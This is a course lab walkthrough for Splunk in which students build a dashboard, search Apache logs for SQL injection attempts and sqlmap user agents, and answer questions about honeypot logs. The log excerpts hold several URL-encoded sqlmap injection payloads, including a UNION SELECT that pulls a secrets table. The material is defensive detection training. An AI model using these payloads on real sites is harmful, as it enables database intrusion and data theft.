# bytes	100+
a categoryId	8
a clientip	1
# date_hour	11
# date_mday	1
# date_minute	14
a date_month	1
# date_second	35

i	Time	Event
›	7/20/21 11:24:35.000 PM	107.3.146.207 - - [03/Jul/2015:23:24:35] "POST /cart/success.do?JSESSIONID=SD5SL9FF7ADFF20432 HTTP 1.1" 200 267 "http://www.buttercupgames.com/cart.do?action=purchase&itemId=EST-27" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; MS-RTC LM 8; InfoPath.2)" 996 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
›	7/20/21 11:24:34.000 PM	107.3.146.207 - - [03/Jul/2015:23:24:34] "POST /cart.do?action=purchase&itemId=EST-27&JSESSIONID=SD5SL9FF7ADFF20432 HTTP 1.1" 200 269 "http://www.buttercupgames.com/cart.do?action=addtocart&itemId=EST-27&categoryId=STRATEGY&productId=DC-SG-G02" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; MS-RTC LM 8; InfoPath.2)" 287 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
›	7/20/21 11:24:33.000 PM	107.3.146.207 - - [03/Jul/2015:23:24:33] "GET /category.screen?categoryId=NULL&JSESSIONID=SD5SL9FF7ADFF20432 HTTP 1.1" 503 1450 "http://www.buttercupgames.com/category.screen?categoryId=NULL" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; MS-RTC LM 8; InfoPath.2)" 992 host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie

You can press the **back button** on your browser to get back to the previous search.

Let's make a visualization of this data that we can save to a Dashboard. Click the **`Visualization`** tab. (If you get an error check that your search is "**`index=main sourcetype=access_combined_wcookie | stats count by clientip`**")


4. **`Click`** where it says **Bar Chart** and in the drop down select the **`Pie Chart`**



Pie Chart
Compare categories in a dataset.
Search Fragment

```
| stats count by comparison_category
```


Your final result should look something like this:




```
index=main sourcetype=access_combined_wcookie | stats count by clientip
```

✓ 12,917 events (before 4/18/22 1:37:09.000 AM) No Event Sampling

5. At the top right of the page select **`Save As`** and then **`New Dashboard`**



6. We're going to create a new Dashboard, I'll call it **ENPM685**. Feel free to give your Dashboard a description. **`Select Classic Dashboards`** and for the Panel Title (what our source IP search will become) we'll call it "**Top Client IP Addresses**". The "Save Panel to New Dashboard" popup should look like:



Save Panel to New Dashboard ×

Dashboard Title: ENPM685
enpm685 ✎ Edit ID

Description: Optional

Permissions: Private ▾

How do you want to build your dashboard? What's this?

Classic Dashboards
The traditional Splunk dashboard builder

Dashboard Studio NEW
A new builder to create visually-rich, customizable dashboards


Panel Title: Top Client IP Addresses

Visualization Type: Pie Chart | Statistics Table

› Advanced Panel Settings

Cancel | Save to Dashboard

7. Click **`Save to Dashboard`** and then **`View Dashboard`**. Your dashboard should look something like:




ENPM685

Top Client IP Addresses

8. Let's add some more content to this Dashboard. Click the **`Search`** link at the top left of the page to go back to the main page of the search app.

We’re going to search for signs of possible SQL injection attempts, use the following for a search: (don’t forget to set search time to **`All time`**)

```
index=main sourcetype=access_combined_wcookie SELECT
```



i	Time	Event

>	7/20/21
	10:35:43.000 PM
		`28.113.81.118 - - [04/Jul/2015:17:35:43 -0500] "GET /cart.do?id=1%27%20UNION%20ALL%20SELECT%208068%2C8068%2CCONCAT%280x717a706a71%2CIFNULL%28CAST%28id%20AS%20CHAR%29%2C0x20%29%2C0x7a6d7a637967%2CIFNULL%28CAST%28secret_desc%20AS%20CHAR%29%2C0x20%29%2C0x7a6d7a637967%2CIFNULL%28CAST%28secret_title%20AS%20CHAR%29%2C0x20%29%2C0x71766b6271%29%2C8068%20FROM%20enpm685.TOOMANYSECRETS%23 HTTP/1.1" 200 450 "-" "sqlmap/1.2.10#stable (http://sqlmap.org)"`
		host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie


>	7/20/21
	10:15:10.000 PM
		`28.113.81.118 - - [04/Jul/2015:17:15:10 -0500] "GET /cart.do?id=1%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20iLMF HTTP/1.1" 200 385 "-" "sqlmap/1.2.10#stable (http://sqlmap.org)"`
		host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie

>	7/20/21
	10:15:10.000 PM
		`28.113.81.118 - - [04/Jul/2015:17:15:10 -0500] "GET /cart.do?id=1%27%20UNION%20ALL%20SELECT%206805%2C6805%2CCONCAT%280x717a706a71%2C%28CASE%20WHEN%20%282016%3D%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%202016%29%20THEN%201%20ELSE%200%20END%29%2C0x71766b6271%29%2C6805%23 HTTP/1.1" 200 375 "-" "sqlmap/1.2.10#stable (http://sqlmap.org)"`
		host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie

>	7/20/21
	4:52:25.000 AM
		`67.113.81.118 - - [08/Jul/2015:04:52:25] "GET /cart.do?action=-1&totalRows_rsInternships=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a706b71%2C%28SELECT%20%28CASE%20WHEN%20%284895%3D4895%29%20THEN%201%20ELSE%200%20END%29%29%2C0x71627a7171%2C0x78%29%29s%29%2C%208446744073709551610%2C%208446744073709551610%29%29%29--%20sYPy HTTP/1.1" 200 373 "-" "sqlmap/1.0-dev-nongit-20150327 (http://sqlmap.org)"`
		host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie

9. We have a few results, let’s clean up the search results a little bit to help narrow down when these SQL injection attempts are happening, where they are coming from, and that the specific URLs being accessed are. The following search does that:


```
index=main sourcetype=access_combined_wcookie SELECT | table
_time, clientip, uri
```



```
index=main sourcetype=access_combined_wcookie SELECT | table _time, clientip, uri
```

_time	clientip	uri
2021-07-20 22:15:10	28.113.81.118	/cart.do?id=1%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20iLMF
2021-07-20 22:15:10	28.113.81.118	/cart.do?id=1%27%20UNION%20ALL%20SELECT%206805%2C6805%2CCONCAT%280x717a706a71%2C%28CASE%20WHEN%20%282016%3D%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%202016%29%20THEN%201%20ELSE%200%20END%29%2C0x71766b6271%29%2C6805%23
2021-07-20 22:35:43	28.113.81.118	/cart.do?id=1%27%20UNION%20ALL%20SELECT%208068%2C8068%2CCONCAT%280x717a706a71%2CIFNULL%28CAST%28id%20AS%20CHAR%29%2C0x20%29%2C0x7a6d7a637967%2CIFNULL%28CAST%28secret_desc%20AS%20CHAR%29%2C0x20%29%2C0x7a6d7a637967%2CIFNULL%28CAST%28secret_title%20AS%20CHAR%29%2C0x20%29%2C0x71766b6271%29%2C8068%20FROM%20enpm685.TOOMANYSECRETS%23
2021-07-20 04:52:25	67.113.81.118	/cart.do?action=-1&totalRows_rsInternships=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a706b71%2C%28SELECT%20%28CASE%20WHEN%20%284895%3D4895%29%20THEN%201%20ELSE%200%20END%29%29%2C0x71627a7171%2C0x78%29%29s%29%2C%208446744073709551610%2C%208446744073709551610%29%29%29--%20sYPy

10. Let’s save this to our Dashboard. Click **`Save As`** and then **`Existing Dashboard`**
11. Select the **ENPM685** Dashboard from the drop down. We’ll call this Panel **`Possible SQL Injection`**



Save Panel to Existing Dashboard

Select an Existing Dashboard

Sort: Title (A - Z) ↓

✓ ENPM685

Integrity Check of Installed Files

Job Details Dashboard

Orphaned Scheduled Searches, Reports, and Alerts

Panel Title: Possible SQL Injection


Visualization Type: Statistics Table

12. Click **`Save to Dashboard`** and then **`View Dashboard`**.
13. The SQL Injection we discovered showed hits from a “browser” with the useragent string of “sqlmap” a popular SQL injection testing/exploitation tool. Let’s make a Dashboard to look for hits to our website from sqlmap. Splunk allows wildcards in a field string, so for example “**`sqlmap*`**” would match on “`sqlmap/1.2.1.18#dev (http://sqlmap.org)`”

    What would your search string look like? (Hint: **`index=main sourcetype=access_combined_wcookie useragent="sqlmap*"`**)

    We’ll use some statistics to get a list of client IP addresses and the user agent they are using. What would that search look like? (Hint: **`index=main`**

sourcetype=access_combined_wcookie useragent="sqlmap*" | stats count by clientip, useragent)




```
1  index=main sourcetype=access_combined_wcookie useragent="sqlmap*" | stats count by clientip, useragent
```

✓ **4 events** (before 4/18/22 2:01:27.000 AM)   No Event Sampling ▾

clientip ⇕	useragent ⇕	count ⇕
28.113.81.118	sqlmap/1.2.10#stable (http://sqlmap.org)	3
67.113.81.118	sqlmap/1.0-dev-nongit-20150327 (http://sqlmap.org)	1

Save this search as a panel titled "**Possible SQL Injection Attackers**"

Your Dashboard Panel should look like:



Possible SQL Injection Attackers


clientip ⇕	useragent ⇕	count ⇕
28.113.81.118	sqlmap/1.2.10#stable (http://sqlmap.org)	3
67.113.81.118	sqlmap/1.0-dev-nongit-20150327 (http://sqlmap.org)	1

Bonus Search

Splunk has a number of built-in features, one of them is geolocation of IP addresses. This can be very handy when trying to see where an IP address comes from. With the data we just entered we have a number of remote IP addresses we can map. We do this with the Splunk command "`iplocation`" and then use another command called "`geostats`"

Example search: **`index=main sourcetype="access_combined_wcookie" | iplocation clientip | geostats count by clientip`**


This would return a visualization that looks like:



Does knowing the geographic coordinates of IP addresses in log files offer any valuable information? If so, what?

Extra logs to search

To gather some additional data for this class an AWS instance running a very simple web app was spun up and active for a few days to act as a honeypot. These logs are stored on the web site on your Ubuntu VM under the Log Files section, they are also stored in **`/var/www/html/logs`**



Log Files

- Apache access.log
- Apache error.log
- Linux auth.log

Note: legitimate access is from **128.8.8.1**. All other access is likely non-legitimate.

Log file name	Description	Location on the Ubuntu VM
`access.log`	Apache HTTP access log	**`/var/www/html/logs/access.log`**
`error.log`	Apache HTTP error log	**`/var/www/html/logs/error.log`**
`auth.log`	Linux auth log (contains SSH logins)	**`/var/www/html/logs/auth.log`**

Setup steps (for access.log – try the others later on)

1. Add the access.log. To simplify searching I will use "**`honeypot`**" for the hostname.

2. Since legitimate access is from 128.8.8.1 I will exclude that from my searches by adding **`clientip!=128.8.8.1`** to my searches.

Questions to answer:

(See if you can answer these before going to the pages after to review the answers)

1. Looking at the logs can you determine what the IP address of the AWS instance was?

2. Was DirBuster used against the site? How can you tell? If you wanted to exclude that useragent how would you?

3. Who were the 5 top attackers?

4. Were any log4j exploit attempts sent to the honeypot?


5. Were there any attempts to exploit this host and have it join a popular IoT botnet?

6. Can you determine what countries are connecting to this honeypot?

Answers:

1. Looking at the logs can you determine what the IP address of the AWS instance was? **3.91.252.110**

A search of **`index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1`** will help show this in the **`referer`** field (yes this is a typo, it's a long standing hold over from something accidentally added to Apache a long long time ago)



```
index=main host="honeypot" sourcetype="access_combined" clientip!=128.8.8.1
```

✓ 61,015 events (before 4/18/22 2:30:00.000 AM)   No Event Sampling


i	Time	Event

>	1/1/22
	10:10:58.000 PM
		`108.3.151.67 - - [01/Jan/2022:22:10:58 +0000] "-" 408 0 "-" "-"`
		host = honeypot source = /var/www/html/logs/access.log sourcetype = access_combined

>	1/1/22
	10:10:23.000 PM
		`108.3.151.67 - - [01/Jan/2022:22:10:23 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "http://3.91.252.110/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0"`
		host = honeypot source = /var/www/html/logs/access.log sourcetype = access_combined

2. Was DirBuster used against the site? **Yes.**

How can you tell? **The top useragent was "DirBuster"**



useragent

>100 Values, 100% of events

Selected: Yes | No

